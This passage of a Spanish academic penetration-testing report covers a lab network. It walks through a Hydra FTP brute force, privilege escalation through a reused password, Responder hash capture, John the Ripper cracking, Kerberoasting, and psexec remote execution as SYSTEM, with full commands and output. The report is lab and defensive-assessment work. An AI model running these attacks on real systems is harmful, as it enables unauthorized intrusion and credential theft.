


Figura 31: Resultado de la ejecución de SQL Injection

3.3.2. Servicio de base de datos

En lo referente al servicio de base de datos, el cual ya conocemos que la tecnología que opera tras él es MySQL, podemos destacar que en este caso, se ha configurado para que no sea accesible desde el exterior del equipo. Existen dos posibles configuraciones en estos casos, si se pretende acceder a esa base de datos desde fuera del servidor se puede configurar MySQL para que mantenga un puerto abierto y a la escucha, generalmente el 3306/TCP, pero en este caso, tal y como hemos visto en la fase de

reconocimiento, en este caso, la máquina Ubuntu solo tiene abiertos los puertos de los servicios web, SSH y FTP.

Esto significa que la base de datos sólo es accesible desde el propio servidor Ubuntu, lo cual nos deja únicamente dos posibilidades de ejecutar comandos SQL o acceder a la BBDD:

- Mediante inyecciones SQL desde la página web. Es importante destacar que este método posee una serie de limitaciones, ya que al devolver la consulta se limita a mostrar un número específico de resultados.
- Consiguiendo acceso a las credenciales o a la sesión de un usuario con permisos suficientes, lo cual trataremos de hacer en el siguiente apartado, mediante un ataque por diccionario al servicio FTP. Esto nos permitirá acceder a la consola de MySQL, como lo haría un administrador de la base de datos.

3.3.3. Servicio FTP

3.3.3.1. Ataque de tipo FTP bruteforce (P4)

En el caso de un servicio FTP, existen diferentes maneras de ejecutar un ataque. Una forma de hacerlo podría ser mediante el descubrimiento de que la versión que posea el servidor contenga alguna vulnerabilidad conocida, o en su defecto, hacer un trabajo de investigación para encontrar un agujero de seguridad no descubierto. En este caso, no será posible, debido a que la versión instalada del servicio FTP, es la última disponible hasta la fecha, y no contiene ningún fallo de seguridad reportado por ahora.

Por otra parte, y como vamos a ejecutar en este caso, vamos a realizar un ataque de fuerza bruta a este servicio, para encontrar la contraseña mediante un sistema de prueba y error con un listado de posibles contraseñas.

En la distribución de Kali Linux, tenemos descargado y accesible desde la ruta `/usr/share/wordlists` un diccionario muy conocido en el mundo del pentesting llamado `Rockyou.txt`, será el listado de contraseñas que emplearemos para tratar de crackear la contraseña del usuario `ftp_uoc`. Para este ejercicio, supondremos que el atacante ya conoce que existe un usuario creado con ese nombre. Para poder ejecutar este ataque, emplearemos la herramienta Hydra, preinstalada en Kali Linux. Para poder ejecutarlo, deberemos lanzar el comando que vemos por pantalla:

```
(kali@kali)-[~/Desktop]
└─$ sudo hydra -l ftp_uoc -P /usr/share/wordlists/rockyou.txt 10.0.69.6 ftp -V
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-29 19:31:1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1
[DATA] attacking ftp://10.0.69.6:21/
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "123456" - 1 of 14344399 [chi
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "12345" - 2 of 14344399 [chi
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "123456789" - 3 of 14344399 [
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "password" - 4 of 14344399 [d
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "admin" - 5 of 14344399 [chi
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "forever" - 80
[21][ftp] host: 10.0.69.6 login: ftp_uoc password: Bu77erfly
1 of 1 target successfully completed, 1 valid password found
```

Figura 32: Ejecución de FTP Bruteforce con Hydra y resultado

Como vemos, la herramienta comienza a funcionar, y se empiezan a lanzar las primeras pruebas, hasta que se encuentra la contraseña del usuario. Como es lógico, es necesario que la contraseña del usuario se encuentre dentro del diccionario escogido, pero como la contraseña “**Bu77erfly**” no es compleja, se encuentra dentro de Rockyou.txt. Los parámetros utilizados son los siguientes:

- l: Se indica el nombre de usuario con el que se quiere probar.
- P: Se indica la ruta del fichero donde se encuentra el diccionario de contraseñas que se quieren probar.
- V: Este parámetro indica a Hydra que nos detalle todos los intentos que realiza (la “V” viene de verbose).

En este punto, ya tenemos la contraseña del usuario ftp_uoc, si nos conectamos mediante algún cliente de FTP como por ejemplo FileZilla, veremos como la conexión es correcta y sí que accedemos al servidor finalmente, pero los permisos de este usuario solo aplican a ciertas carpetas, lo cual no nos aporta mucho valor (desde el punto de vista del atacante). En este caso, al igual que en los anteriores, se ha demostrado la posibilidad de explotación de un fallo de seguridad, en este caso debido a una contraseña poco segura, por lo que también se puede concluir como **no seguro**.

3.3.3.2. Pruebas por SSH, elevación de privilegios (P5)

En el momento actual, hemos descubierto la contraseña de acceso al servidor para el usuario “ftp_uoc”, lo cual podremos emplear para poder acceder mediante SSH. Para ello, nos conectaremos desde la máquina Kali, podremos usar un comando como el siguiente:

```
(kali@kali)-[~/Desktop]
└─$ ssh ftp_uoc@10.0.69.6
ftp_uoc@10.0.69.6's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

Figura 33: Conexión por SSH al servidor Ubuntu

Utilizaremos el comando “ssh” seguido del usuario que conocíamos y la dirección IP de la máquina (NOTA: en este caso se trata de una IP privada, pero con esta utilidad nos podríamos conectar también a IPs públicas). Una vez nos conectemos al servidor, veremos el mensaje de bienvenida tal y como vemos en la imagen de arriba.

Tras la conexión veremos que nos encontramos en la carpeta personal del usuario ftp_uoc. Si retrocedemos una carpeta, hasta la ruta /home, podremos ver a otros usuarios creados en dicho equipo, siempre y cuando tengan una carpeta personal:


```
ftp_uoc@server:~$ ls
Desktop  Documents  Downloads  examples.desktop  ftp  Music  Pictures  Public  Templates  Videos
ftp_uoc@server:~$ cd ..
ftp_uoc@server:/home$ ls
administrator  ftp_uoc
ftp_uoc@server:/home$ su administrator
Password:
administrator@server:/home$
```

Figura 34: Descubrimiento de usuarios y escalada de privilegios

Como se ve en la anterior imagen, hemos visto que existe otro usuario con carpeta personal creada, hemos probado a cambiar de usuario, y tras probar con la misma contraseña obtenida por fuerza bruta para el usuario ftp_uoc, hemos conseguido conectarnos al usuario llamado “administrator”.

En la fase de seguridad defensiva veremos este punto más en detalle, así como en el capítulo de conclusiones, pero existen ciertas prácticas nocivas (en lo que a seguridad de la información se refiere) que están muy extendidas en el entorno empresarial. Una de ellas es la de reutilizar una misma contraseña para más de un usuario, o acceso. Existen muchas maneras de capturar contraseñas, pero lo que es obvio es que si más de un usuario (o cuentas en diversas plataformas) comparten una misma contraseña, es fácil acceder a todas ellas. Ya que consistirá únicamente en probar, como se ha hecho en este caso.


Además, el ciberatacante ha probado a escalar los privilegios a root (cambiando de usuario al root con el comando “sudo su”) y, como se puede ver en la siguiente imagen, el resultado es positivo para él, ha obtenido el acceso con mayor privilegio:



```
root@server: /home/administrator
File Actions Edit View Help
administrator@server:~$ sudo su
[sudo] password for administrator:
root@server:/home/administrator# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Figura 35: Acceso al usuario root, máquina comprometida

Una vez se obtiene acceso a este usuario, se habrá comprometido la integridad de la máquina al completo. En este momento, un cibercriminal podría llevar a cabo numerosas acciones como por ejemplo averiguar información confidencial alojada en esa máquina, instalar algún tipo de malware que exfiltre información, o acceder al gestor de MySQL, tal y como se muestra en la siguiente imagen:



```
mysql> SHOW TABLES;
+-----+
| Tables_in_marketplace |
+-----+
| productos              |
| usuarios               |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT * FROM usuarios;
+----+-----+-----+-----+-----+-----+
| id | nombre | apellidos | correo | login | contraseña |
+----+-----+-----+-----+-----+-----+
| 1  | Juan  | Pérez    | juan@example.com | administrador | contraseñaAdmin |
| 2  | María | González | maria@example.com | mariag | contraseña1 |
| 3  | Carlos | López    | carlos@example.com | carlosl | contraseña2 |
| 4  | Ana   | Martínez | ana@example.com | anam | contraseña3 |
| 5  | Pedro | Rodríguez | pedro@example.com | pedror | contraseña4 |
+----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)
```

Figura 36: Información extraída de la base de datos MySQL

3.4. Pruebas ofensivas sobre el servidor Windows

Antes de comenzar con la parte técnica de esta sección, es importante destacar que, para llevar a cabo estas pruebas, se han debido mantener activas las siguientes máquinas virtuales:

- Entorno Kali Linux, para poder llevar a cabo los ataques.
- Entorno Windows Server 2016, la máquina contra la cual se ejecutarán los ataques.
- Ambas máquinas Windows 10, las cuales simulan dos equipos de usuarios, nos ayudaremos de estas máquinas para llegar hasta el servidor Windows.

Esto requiere de levantar múltiples entornos de manera simultánea, pero tal y como se definieron los requisitos en la fase de despliegue del entorno, el uso total de memoria RAM entre todas las máquinas serían 12Gb, lo que supone que la máquina física dispone de 4Gb libre para su correcto funcionamiento. Aunque esto hace que el consumo de recursos aumente significativamente, no supone ningún problema ya que las máquinas no usan el 100% de los recursos asignados. La única consideración que se ha tenido en cuenta ha sido apagar la máquina virtual de Ubuntu Server debido a que no será necesaria en esta prueba.

3.4.1. Ataques en entorno Active Directory

3.4.1.1. Enumeración de equipos y usuarios

Haremos una diferenciación entre la enumeración de equipos y la de usuarios, puesto que existe una pequeña diferencia. La enumeración de equipos nos mostrará aquellos equipos conectados al AD en el momento de realizar la prueba, mientras que el descubrimiento de usuarios tendrá por objetivo listar todos aquellos usuarios creados en el entorno de Active Directory. Es importante destacar que para poder llevar a cabo el descubrimiento de usuarios, necesitaremos disponer de credenciales previamente. Empezaremos explicando cómo se puede llevar a cabo las pruebas de descubrimiento en los equipos:

En primer lugar, ejecutaremos una prueba para encontrar aquellos equipos potenciales en la red (o segmento de red) especificada. Para ello emplearemos una herramienta llamada **CrackMapExec**, la cual por defecto viene preinstalada en Kali Linux, pero se ha adjuntado el enlace de descarga en la bibliografía [24]. Esta herramienta está diseñada con la finalidad de ejecutar pruebas de pentesting en entornos Windows con el Active Directory desplegado. Pese a que sus funcionalidades son numerosas, en este caso la emplearemos para la fase de descubrimiento y enumeración de equipos.

Para poder llevar a cabo esta tarea de descubrimiento, lo único que deberemos ejecutar es un comando como el siguiente “crackmapexec smb 10.0.69.0/24” el cual únicamente hace una llamada a la herramienta, le indica que se desea hacer un descubrimiento por SMB y por último se le facilita la red sobre la cual se desea realizar la prueba de descubrimiento.


```
(kali@kali)-[~/Desktop]
└─$ crackmapexec smb 10.0.69.0/24
SMB 10.0.69.7 445 DESKTOP-PRUEBA2 [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-PRUEBA2)
SMB 10.0.69.5 445 WSERVER [*] Windows Server 2016 Standard Evaluation 14393 x64 (n
SMB 10.0.69.8 445 DESKTOP-PRUEBA1 [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-PRUEBA1)
```

Figura 37: Listado de equipos descubiertos por SMB

Por otra parte, si lo que deseamos es enumerar los usuarios creados a nivel de AD, no es paso obligatorio, ya que es necesario conocer las credenciales de algún equipo, deberemos emplear una utilidad preinstalada en Kali, llamada `rpcclient`, el comando que deberemos ejecutar, en nuestro caso sería el siguiente:

```
"rpcclient -U "uoc.local\Prueba1%Password1" 10.0.69.5 -c "enumdomusers""
```

Como podemos ver, se están empleando las credenciales del equipo "Prueba1", no es necesario que las credenciales sean las del DC. El output de este comando es poco legible, debido a que contiene varias cadenas con corchetes, y una serie de identificadores del active directory que no son relevantes para nosotros, por lo que añadimos una serie de filtros para que se muestre de la siguiente manera:



```
(kali@kali)-[~/Desktop]
└─$ rpcclient -U "uoc.local\Prueba1%Password1" 10.0.69.5 -c "enumdomusers" | grep -oP '[.*?]' | grep -v '0x' | tr -d '['
Administrator
Guest
krbtgt
DefaultAccount
Prueba1
Prueba2
```

Figura 38: Listado de usuarios obtenidos por SMB

Una vez tenemos este listado, lo guardamos en un fichero llamado "Users" para más adelante. Es importante destacar que, no existe ninguna manera de bloquear o detener ninguna de estas dos pruebas de reconocimiento, y esto es debido a que emplean y envían **comunicaciones lícitas** las cuales no tienen por qué ser maliciosas, es por eso que no se le ha asignado una etiqueta "PX" a este apartado.

3.4.1.2. Obtención de contraseñas de equipos (P6)

En este caso trataremos de obtener las contraseñas de los equipos, tanto de los Windows 10 como del DC. Esto lo haremos envenenando el tráfico de la red, y forzando a los equipos a que, si deben hacer alguna comprobación contra el AD, la petición la reciba e interprete la máquina atacante. De esa manera, obtendremos los hashes de las credenciales de los equipos, no la contraseña en sí. Una vez tengamos los hashes, ejecutaremos un ataque de **fuerza bruta** (en este caso se conoce como cracking offline) contra dichos hashes, empleando un diccionario como `rockyou.txt`, ya empleado antes en esta práctica, y si las contraseñas son débiles, es altamente probable que se puedan obtener mediante esta vía.

La herramienta empleada en este ejercicio es conocida como **Responder** [25], un script escrito en Python ampliamente conocido en el ámbito del pentesting. Esta herramienta está diseñada para la respuesta a la identificación de servicios de red en sistemas Windows y para la obtención de hashes NTLMv1/NTLMv2 si es posible. La herramienta utiliza técnicas como el envenenamiento de respuestas NetBIOS y el envenenamiento del tráfico LLMNR/NBT-NS para interceptar las comunicaciones y obtener información de autenticación. Para poder ejecutar esta herramienta, simplemente deberemos ubicarnos en la carpeta en la cual esté ubicado el script, y ejecutar el siguiente comando:

```
sudo python3 Responder.py -I eth0 -wd
```

En primer lugar, se llama al intérprete de Python, en nuestro caso en su versión 3, seguido del nombre de la herramienta. Las opciones que se han incluido, tal y como se puede ver en la siguiente imagen, son el "-I" para especificar la interfaz de red y "-wd" para habilitar la captura de broadcast DHCP. Una vez escribimos el comando, veremos

que la herramienta se ejecuta y se queda a la espera, o a la escucha de nuevas conexiones.

Una vez lanzada, solo hay que esperar a que un equipo integrado en el entorno AD realice algún tipo de conexión contra el DC, pero en nuestro caso, hemos forzado a que alguno de los equipos W10 realice algún movimiento en la red, como, por ejemplo, acceder a algún recurso no existente para forzar a que ese equipo W10 pida autenticación contra el DC, pero en ese momento intervendrá el responder y será la máquina Kali quien capture la petición, así como el hash.

En la siguiente imagen veremos como el responder ha conseguido recopilar las solicitudes de las tres máquinas, ambos equipos W10 y el DC, y como podemos apreciar, esa solicitud va acompañada del hash NTLMv2 del equipo:

```
[*] [LLMNR] Poisoned answer sent to 10.0.69.5 for name hola
[*] [NBT-NS] Poisoned answer sent to 10.0.69.5 for name HOLA (service: File Server)
[SMB] NTLMv2-SSP Client      : 10.0.69.5
[SMB] NTLMv2-SSP Username   : UOC\Administrator
[SMB] NTLMv2-SSP Hash       : Administrator::UOC:1122334455667788:2B9F698AB8C258C22A263
003000A0053004D0042003100320005000A0053004D004200310032000800300030000000000000000000
06C00610000000000000000000000000

[*] [NBT-NS] Poisoned answer sent to 10.0.69.7 for name TEST (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.0.69.7 for name test.local
[*] [LLMNR] Poisoned answer sent to 10.0.69.7 for name test
[HTTP] NTLMv2 Client        : 10.0.69.7
[HTTP] NTLMv2 Username      : UOC\Prueba2
[HTTP] NTLMv2 Hash          : Prueba2::UOC:1122334455667788:62AB531A2AB8BF05FB09590E594355DD:010100
2E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006
D0BD8DC6E9A91F7629158D3A0A00100000000000000000000000000000000000000000000000000900120048005400540050002F0074

[*] [MDNS] Poisoned answer sent to 10.0.69.8 for name prueba.local
[*] [NBT-NS] Poisoned answer sent to 10.0.69.8 for name PRUEBA (service: Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 10.0.69.8 for name prueba
[HTTP] NTLMv2 Client        : 10.0.69.8
[HTTP] NTLMv2 Username      : UOC\Prueba1
[HTTP] NTLMv2 Hash          : Prueba1::UOC:1122334455667788:C83F3ACCC1451486DA1D62ADC98CCF89:01010000
2E006C006F00630061006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006
D1D85E65C65AA430605E88AE0A00100000000000000000000000000000000000000000000000000900160048005400540050002F0070007
```

Figura 39: Hashes de los equipos obtenidos con el responder

En ese momento, lo único que deberemos hacer es copiar dichos hashes y pasarlos a un fichero al que daremos el nombre "HashesAD". Es importante destacar que cada hash se representa en una única línea. Una vez tenemos este fichero guardado, podremos ejecutar el ataque de diccionario contra ese fichero. Como se trata de una prueba offline, obtendremos el resultado rápidamente (siempre y cuando las contraseñas se encuentren dentro del diccionario). Esto se debe a que al no tratarse de un servidor sino de un fichero local no hay que ejecutar las pruebas dependiendo de la velocidad de la red, sino de lectura y escritura del disco duro.

Para poder ejecutar esta prueba se empleará la herramienta de cracking offline conocida como **John the Ripper**. Por lo general, las contraseñas que se encuentran dentro de diccionarios como "rockyou", entre otros, son contraseñas conocidas, débiles, o por defecto, veremos esto más en detalle cuando entremos en la parte de seguridad defensiva, ya que se tratará en profundidad todas las recomendaciones y buenas prácticas a seguir al configurar este tipo de credenciales.

Como podemos ver en la siguiente imagen, las contraseñas se han obtenido con facilidad, ya las tenemos disponibles en texto plano. En este caso, al tratarse de una red pequeña y de pruebas, podríamos decir que hemos vulnerado la seguridad de toda la

red, incluida la del Windows Server, que además de ser el Domain Controller del Active Directory, alberga otros servicios.

```
(kali@kali)-[~/Desktop]
└─$ john --wordlist=rockyou.txt Hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1      (Prueba1)
Password2      (Prueba2)
BasketBall     (Administrator)
3g 0:00:00:00 DONE (2023-11-11 13:32) 50.00g/s 3733p/s 8533c/s 8533C/s greenday..austin
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Figura 40: Listado de contraseñas de todos los equipos del AD

En este caso, es difícil que una solución de seguridad como un EDR pueda detectar y bloquear este tipo de comportamiento, ya que para la máquina víctima, las comunicaciones se están enviando contra un supuesto DC válido. El problema de seguridad más importante en este caso está en la debilidad de las credenciales, que ha sido posible vulnerarlas mediante fuerza bruta de una manera relativamente sencilla. En este caso, la conclusión es “no seguro”.

3.4.1.3. Kerberoasting – Necesario disponer de credenciales (P7)

En un ataque Kerberoasting, el atacante aprovecha una serie de debilidades en la implementación del protocolo Kerberos para extraer y descifrar tickets de servicio cifrados. Primero, identifica cuentas de servicio dentro de un dominio de Active Directory, luego, solicita un ticket de servicio cifrado para una cuenta de servicio específica. Utilizando técnicas offline, intenta descifrar el ticket para obtener la contraseña real asociada a la cuenta de servicio.

Para hacer más sencilla la ejecución de los comandos se ha editado el fichero /etc/hosts de la máquina atacante para que al escribir el nombre del dominio del AD se interprete la IP privada de la máquina, se ha añadido la última línea:

```
GNU nano 7.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.0.69.5   uoc.local uoc WSERVER
```

Figura 41: Resolución del nombre de dominio por IP privada

Una vez hecho eso, emplearemos una herramienta ampliamente utilizada en el ámbito del pentesting en entornos AD, llamada GetUserSPNs.py, la cual se encuentra incluida dentro del repositorio de Github de “impacket” [26], con ella, auditamos aquellos equipos vulnerables a Kerberoasting. Como podemos ver en la siguiente imagen, deberá ejecutarse el fichero con el motor de Python3, y le pasaremos el siguiente comando:


```
(kali@kali)-[~/Desktop]
└─$ python3 GetUserSPNs.py uoc.local/Prueba2:Password2
Impacket v0.11.0 - Copyright 2023 Fortra
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
uoc.local/Prueba1.WSERVER	Prueba1		2023-11-02 07:51:58.898766	2023-11-14 19:41:14.047535	
uoc.local/Prueba2.WSERVER	Prueba2		2023-11-02 07:52:49.151308	2023-11-12 22:58:00.507300	

```
$krb5tgs$23$*Prueba1$UOC.LOCAL$uoc.local/Prueba1*$6e06aa3a0
3bdef0e6b5c9162e0edc411e7ea0579f648a248258129fffc6398110c5f
1939a1754cbace00c9f4fc7eccc5756122b70f8a7c4fc2d55429f3d2afe
adc0253485af387925fbec67f4d55459bcfb2e694b60d57e369c1ee612e
87a798d3632fccec370d5f8b94cab3cc391defa22e8c584d85bc6327536e
17672d7dca4b7852ebc29d44d9781088e6672099086c3b1229e051611e7
05573d3e23d32496332c171531fcc703816d76b9736ca3fcd759bfc272e
eab9799b57798eb2b1582dc6e0e48005470ade3892628f31cc9a65d0f39
247d232ab2b48c5040ced52286faa024dd39cff46c70e9475e00946eb29
6024fbce8d0d4e1ab471d3031f420a0973a32138af5ffdbfcdc4b8ce8b7
1a5607f303b594c30af8f2cd0d68f983323
$krb5tgs$23$*Prueba2$UOC.LOCAL$uoc.local/Prueba2*$c1e5dcf1e
5434e6b4a91f8d86403db8b192ee7230da50f8d4336890df1c5e0c7595e
ae5bf2c6f8361b19771cfc61baacb58f2d2162d93b58b53ca2bf40b1f5d
fb8594020f9db6eca3711dfe68ed5cd889c8515b75bc4e8bc597495b579
4bab2a9c5842fd4dc4dacb7b00791e35a76910ab7114aabe3a62da46ce
a1cc99a8d1e3b45527ec86b69b85278b7d553ac020a31bc61ec769a9ea
15adad8d24cd36211534981bb3e4b06738db2ec739e9c126f85d3d6e20
6894cea56284014b62db2be2026064f6c74fbe75acf4430892d849833b5
```

Figura 42: Equipos vulnerables a Kerberoasting y sus tickets

Como se puede ver, se han listado dos equipos con el primer comando los cuales son vulnerables a un ataque de tipo Kerberoasting, y solo ha sido necesaria conocer la credencial de uno de ellos para poder listarlos. En la imagen inferior, se ha incluido únicamente el parámetro “-request” en el comando lo que permitirá conseguir el TGS.

Dentro del contexto de Kerberoasting, TGS significa "Ticket de Servicio" (en inglés, Ticket-Granting Service). El TGS es un tipo de ticket utilizado en el protocolo Kerberos. Este ticket es solicitado por un usuario para acceder a un servicio específico dentro de un sistema distribuido, y es emitido por el

Una vez hemos obtenido ambos TGS, como se trata de nuevo, de uno o más hashes, tratamos de crackearlos offline, al igual que hemos hecho anteriormente, con la herramienta John The Ripper. Para este ejemplo hemos probado a hacerlo únicamente con el hash del equipo “Prueba1”, y como se puede ver en la siguiente imagen, el resultado es positivo:

```
(kali@kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt HashTGS
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (??)
1g 0:00:00:00 DONE (2023-11-12 22:59) 33.33g/s 117333p/s 117333c/s 117333C/s girls..dracula
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 43: Contraseña en texto plano del usuario Prueba1

De nuevo, el problema reside en la simplicidad de las contraseñas, que implica que sea posible obtenerlas por fuerza bruta. La conclusión de nuevo es “no seguro”.

3.4.1.4. RCE mediante SMB – Necesario disponer de credenciales (P8)

Para este ejemplo trataremos de ejecutar un ataque del tipo RCE (Remote Command Execution) que nos permitirá acceder por CMD a la máquina del DC, es decir, al servidor. Es importante destacar que para este ejemplo deberemos disponer de las credenciales de la máquina que se quiera vulnerar.

Con esta información, se puede tratar de emplear la herramienta una herramienta llamada “psexec.py”, también incluida dentro del repositorio “impacket” la cual se emplea en entornos Windows de Active Directory y que en este caso nos permitirá la **ejecución remota de comandos (RCE)** a través del servicio SMB. Tendríamos acceso por consola a la máquina con todos los permisos (nt authority system). Para ello, solo es necesario ejecutar el comando que veremos a continuación:

```
(kali@kali)-[~/Desktop]
└─$ python3 psexec.py uoc.local/Administrator:BasketBall1@10.0.69.5 cmd.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.69.5.....
[*] Found writable share ADMIN$
[*] Uploading file RpmkxyXd.exe
[*] Opening SVCManager on 10.0.69.5.....
[*] Creating service iubT on 10.0.69.5.....
[*] Starting service iubT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : Home
    Link-local IPv6 Address . . . . . : fe80::cd21:cc1d:7cf5:6221%14
    IPv4 Address. . . . . : 10.0.69.5
    Subnet Mask . . . . . : 255.255.255.0
